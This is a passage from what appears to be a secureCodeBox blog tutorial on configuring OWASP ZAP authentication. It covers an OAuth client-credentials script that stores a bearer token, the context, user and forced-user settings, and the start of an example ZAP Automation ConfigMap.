punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">endpoint</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token boolean" style="color:rgb(255, 88, 116)">false</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Set the request method to POST...</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> requestMethod </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> HttpRequestHeader</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token constant" style="color:rgb(130, 170, 255)">POST</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// ...and assemble the necessary requestHeader for the request</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> requestHeader </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> </span><span class="token keyword" style="font-style:italic">new</span><span class="token plain"> </span><span class="token class-name" style="color:rgb(255, 203, 107)">HttpRequestHeader</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">requestMethod</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> requestUri</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> HttpHeader</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token constant" style="color:rgb(130, 170, 255)">HTTP11</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Prepare a message that we can later send using ZAP...</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> msg </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> helper</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">prepareMessage</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// ...and set the request headers on it</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">setRequestHeader</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">requestHeader</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Load the client_id and client_secret from the script parameters</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> client_id </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> credentials</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">getParam</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"client_id"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> client_secret </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> credentials</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">getParam</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"client_secret"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token function" style="color:rgb(130, 170, 255)">print</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"Authenticate with client_id: "</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">+</span><span class="token plain">  client_id</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Assemble an OAuth 2.0 Client Credentials POST body, which basically consists of three parts:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// - the grant_type set to client_credentials</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// - the client_id parameter and value</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// - the client_secret parameter and value</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">setRequestBody</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"grant_type=client_credentials&amp;client_id="</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">+</span><span class="token plain"> client_id </span><span class="token operator" style="color:rgb(137, 221, 255)">+</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"&amp;client_secret="</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">+</span><span class="token plain"> client_secret</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Set the correct content length in the message header</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">getRequestHeader</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">setContentLength</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">getRequestBody</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">length</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Send the message and receive the response</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  helper</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">sendAndReceive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Extract the response body as a string</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// We're going to be pulling out the JWT and saving it into a global variable here.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This will allow you to simply activate the "addBearerTokenHeader.js" HTTP sender</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// script to authenticate all requests you are sending.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// If your setup requires more complex handling, you can remove most of the rest of</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// this function and instead write a session script - it will get access to the </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// message you return from this function, and you can extract the data and do </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// things with it from there.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> response </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">getResponseBody</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">toString</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Debug loggin the response</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// TURN THIS OFF IF THE TOKEN IS SENSITIVE AND OTHERS MAY READ YOUR LOGS</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token function" style="color:rgb(130, 170, 255)">print</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"\nResponse is: "</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">+</span><span class="token plain"> response</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Parse the embedded JSON that is returned by the server</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> json </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> </span><span class="token constant" style="color:rgb(130, 170, 255)">JSON</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">parse</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">response</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// The access token is contained in the returned object under the access_token key</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> token </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> json</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">access_token</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Debug statement</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// TURN THIS OFF IF THE TOKEN IS SENSITIVE AND OTHERS MAY READ YOUR LOGS</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token function" style="color:rgb(130, 170, 255)">print</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"\n Endpoint returned token: "</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">+</span><span class="token plain"> token</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Save the data to the access_token global variable (which is the one that is read</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// by the AddBearerTokenHeader.js script)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  ScriptVars</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">setGlobalVar</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"access_token"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> token</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Return the message, as that is what the API expects us to do.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">return</span><span class="token plain"> msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><br></span></code></pre></div></div>
<p>Save the resulting file by pressing the save icon at the top of the script explorer (the key combination CTRL+S does not save scripts in ZAP!). With that done, we can now start preparing the rest of ZAP.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="set-up-zap-to-use-the-authentication-script">Set Up ZAP to Use the Authentication Script<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#set-up-zap-to-use-the-authentication-script" class="hash-link" aria-label="Direct link to Set Up ZAP to Use the Authentication Script" title="Direct link to Set Up ZAP to Use the Authentication Script" translate="no">​</a></h2>
<p>To configure ZAP with authentication, you need to use a ZAP context. A context is basically a bundle of settings that applies to a specific set of URLs. If you start a new ZAP session, it will automatically create an empty, default context for you. It will show up at the top of the "Sites" tree, under "Contexts". If you double-click it, you will be able to change the settings for it. We will need to make adjustments in a few places: the included sites, authentication settings, and the user database.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="included-sites">Included Sites<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#included-sites" class="hash-link" aria-label="Direct link to Included Sites" title="Direct link to Included Sites" translate="no">​</a></h3>
<p>The list of sites included in the context determines which websites it is applied to. To find it, choose the "Include in Context" menu item and add the domain(s) you are testing.</p>
<p><img decoding="async" loading="lazy" alt="Site Context" src="https://www.securecodebox.io/assets/images/2022-08-08-scopeDefinition-f66d6435f6aea627c998855c00241eb9.png" width="1308" height="1096" class="img_ev3q"></p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="authentication-settings">Authentication Settings<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#authentication-settings" class="hash-link" aria-label="Direct link to Authentication Settings" title="Direct link to Authentication Settings" translate="no">​</a></h3>
<p>Next, we need to tell ZAP about the authentication mechanism that is being used by the website or API. Navigate to the "Authentication" item, and choose "Script-based authentication" in the dropdown menu. Choose the script we just created and click "Load". This will load the script and expose the parameters we defined in the script. Enter the endpoint that is used for authentication in the system under test.</p>
<p><img decoding="async" loading="lazy" alt="Authentication Settings" src="https://www.securecodebox.io/assets/images/2022-08-08-authSettings-aa9828e122be49a2b7f507aebd86095f.png" width="1302" height="1100" class="img_ev3q"></p>
<p>Below that, you will see the session verification settings. These are used by ZAP to determine if the session is still valid. If it turns out that the session is invalid, it will automatically repeat the authentication to obtain a new session. This can happen if you are testing an API that is using short-lived bearer tokens, or if your tests accidentally invalidate your session (for example, because a test navigated to the logout function).</p>
<p>There is no general rule for how you should fill this out - it may be that in your situation, there is a convenient API endpoint that only works while you are logged in, and unequivocally tells you your login status (like loading your user profile). In that case, you can use the "Poll the Specified URL" setting, which will send periodic requests to that endpoint and match a regular expression against the response to figure out if your session is still valid. In other cases, you may be able to use a different verification function. ZAP has some guidance about this <a href="https://www.zaproxy.org/docs/authentication/finding-a-verification-url/" target="_blank" rel="noopener noreferrer" class="">in their documentation</a>.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="user-database">User Database<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#user-database" class="hash-link" aria-label="Direct link to User Database" title="Direct link to User Database" translate="no">​</a></h3>
<p>Next, you need to tell ZAP about the user credentials it should use for authentication. Do so under the "Users" item in the context settings, and click "Add...". You will be prompted for the <code>client_id</code> and <code>client_secret</code>. Give the user a name, enter the details, and save it. Repeat as necessary if you have more than one user you want to use (e.g., when testing an API with role-based access control).</p>
<p><img decoding="async" loading="lazy" alt="User Settings" src="https://www.securecodebox.io/assets/images/2022-08-08-users-bac37506dd53f20755046c127f027069.png" width="1300" height="1104" class="img_ev3q"></p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="adding-authentication-information-to-requests">Adding Authentication Information to Requests<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#adding-authentication-information-to-requests" class="hash-link" aria-label="Direct link to Adding Authentication Information to Requests" title="Direct link to Adding Authentication Information to Requests" translate="no">​</a></h3>
<p>The final building block is a way to add the session information to the outgoing requests made by ZAP. For the purpose of this tutorial, we will assume that the system under test expects a JSON Web Token (JWT) in an Authorization header of the form <code>Authorization: Bearer $MY_TOKEN</code>. In that case, you can simply save and close the context settings, navigate back to the script explorer, and find the <code>AddBearerTokenHeader.js</code> script in the "HTTP Sender" category. Right-click the script and select "Enable Script(s)" to turn it on, which will be reflected with a green checkmark next to its icon. This script will pull the authentication token from a global variable called <code>access_token</code> - which is where our authentication script is saving it.</p>
<p>With this, everything should be in place for a test run!</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="testing">Testing<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#testing" class="hash-link" aria-label="Direct link to Testing" title="Direct link to Testing" translate="no">​</a></h2>
<p>To test the setup, you need to get ZAP to perform one or more network requests. The easiest way to do this is to use the Spider functionality of ZAP - simply right-click a (sub)page from a site inside the context and trigger a run of the spider. It should automatically use the configured authentication settings. You can then inspect the sent requests and responses as usual in ZAP to check if the bearer token is added correctly, and if the site is accepting or rejecting it.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="debugging">Debugging<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#debugging" class="hash-link" aria-label="Direct link to Debugging" title="Direct link to Debugging" translate="no">​</a></h3>
<p>If authentication fails, check the log of the authentication script by going to the scripting tab and selecting the script. Below the window that shows the source code, you can find the logs of the script. This can aid in debugging any issues you may encounter. When updating the script, hitting the save button should be enough to get ZAP to use the updated script (no need to load it again in the context settings).</p>
<p><img decoding="async" loading="lazy" alt="ZAP Scripting Console" src="https://www.securecodebox.io/assets/images/2022-08-08-scriptingConsole-1383d1ee04e5f4965c86d8fb81863a01.png" width="1734" height="898" class="img_ev3q"></p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="forcing-zap-to-use-authentication-for-everything">Forcing ZAP to Use Authentication for Everything<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#forcing-zap-to-use-authentication-for-everything" class="hash-link" aria-label="Direct link to Forcing ZAP to Use Authentication for Everything" title="Direct link to Forcing ZAP to Use Authentication for Everything" translate="no">​</a></h3>
<p>In some situations, ZAP may not be using your authentication settings. In our testing, this seemed to occur most often when using the "Import an OpenAPI Definition from a URL" function. If this happens to you, you can try enabling the "force user mode" under Edit -&gt; Enable Forced User Mode. This will tell ZAP to use the defined user for every request inside the context, no matter what. (NB: ensure that you set your scope correctly - a too-broad scope may result in your authentication token being sent to sites that should not receive it). The user that is used by the "forced user" mode can be configured in the context settings under "forced user", and defaults to the first user you created.</p>
<p><img decoding="async" loading="lazy" alt="Forced User settings" src="https://www.securecodebox.io/assets/images/2022-08-08-forcedUser-623e04bf4a5742f4dd6100a576bebaf7.png" width="1304" height="1100" class="img_ev3q"></p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="resending-requests">Resending Requests<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#resending-requests" class="hash-link" aria-label="Direct link to Resending Requests" title="Direct link to Resending Requests" translate="no">​</a></h3>
<p>ZAP will also use the session for requests you send manually, e.g. by using the repeater functionality for a previously-sent request. Regardless of the Authorization header you specify, ZAP will overwrite it with the session of the chosen user (if forced user mode is active). If you get a permission error on the first request, try sending it again - sometimes ZAP first has to create a new session because the old one has expired, and it will not automatically repeat the request in this case.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="using-authentication-with-the-zap-automation-framework-in-the-securecodebox">Using Authentication with the ZAP Automation Framework in the SecureCodeBox<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#using-authentication-with-the-zap-automation-framework-in-the-securecodebox" class="hash-link" aria-label="Direct link to Using Authentication with the ZAP Automation Framework in the SecureCodeBox" title="Direct link to Using Authentication with the ZAP Automation Framework in the SecureCodeBox" translate="no">​</a></h2>
<p>If you followed the guide, you should know how to set up authentication using the ZAP GUI. We now describe how to include authentication in a SecureCodeBox ZAP Automation scan. Adding authentication to your scan is done by modifying the ConfigMap that defines the scan parameters. Fortunately, the ZAP GUI allows for exporting a .yaml file, from which the necessary changes to the ConfigMap can be copied.
First, make sure that you have the ZAP Automation Framework Add-On installed in your ZAP GUI. Then, navigate to the Automation tab as shown in the image below.</p>
<p><img decoding="async" loading="lazy" alt="Automation Framework Tab" src="https://www.securecodebox.io/assets/images/2022-08-26-automationTab-e8f467e90ba0a2d90af61df4b13b27c6.png" width="358" height="349" class="img_ev3q"></p>
<p>Here, you press "Save Plan..." to create a .yaml file that includes the necessary configurations for SecureCodeBox to run your authentication script as part of a ZAP Automation scan. Your .yaml file will look similar to this example.</p>
<p><img decoding="async" loading="lazy" alt="Example .yaml file" src="https://www.securecodebox.io/assets/images/2022-08-26-authYaml-06ead8be2c1bad241bd52d3b52059bb2.png" width="668" height="477" class="img_ev3q"></p>
<p>Copy everything under "authentication:" and paste it to the ConfigMap that defines your ZAP Automation scan parameters. Make sure to define the authentication configuration under the correct context and not as a job.</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">env</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">                               </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">contexts</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">                         </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"context name"</span><span class="token plain">              </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">urls</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">                            </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">includePaths</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">                    </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">excludePaths</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">                    </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">authentication</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">   </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Include your authentication method here</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">...</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">jobs</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token punctuation" style="color:rgb(199, 146, 234)">...</span><br></span></code></pre></div></div>
<p>Additionally to script-based authentication, the ZAP Automation Framework supports manual, HTTP / NTLM, form-based, and JSON-based authentication, which can all be configured for use in a SecureCodeBox ZAP Automation scan.</p>
<p>An example ConfigMap for a ZAP Automation scan may look like this:</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> v1</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> ConfigMap</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"zap-automation-scan-config"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">data</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">1-automation.yaml</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 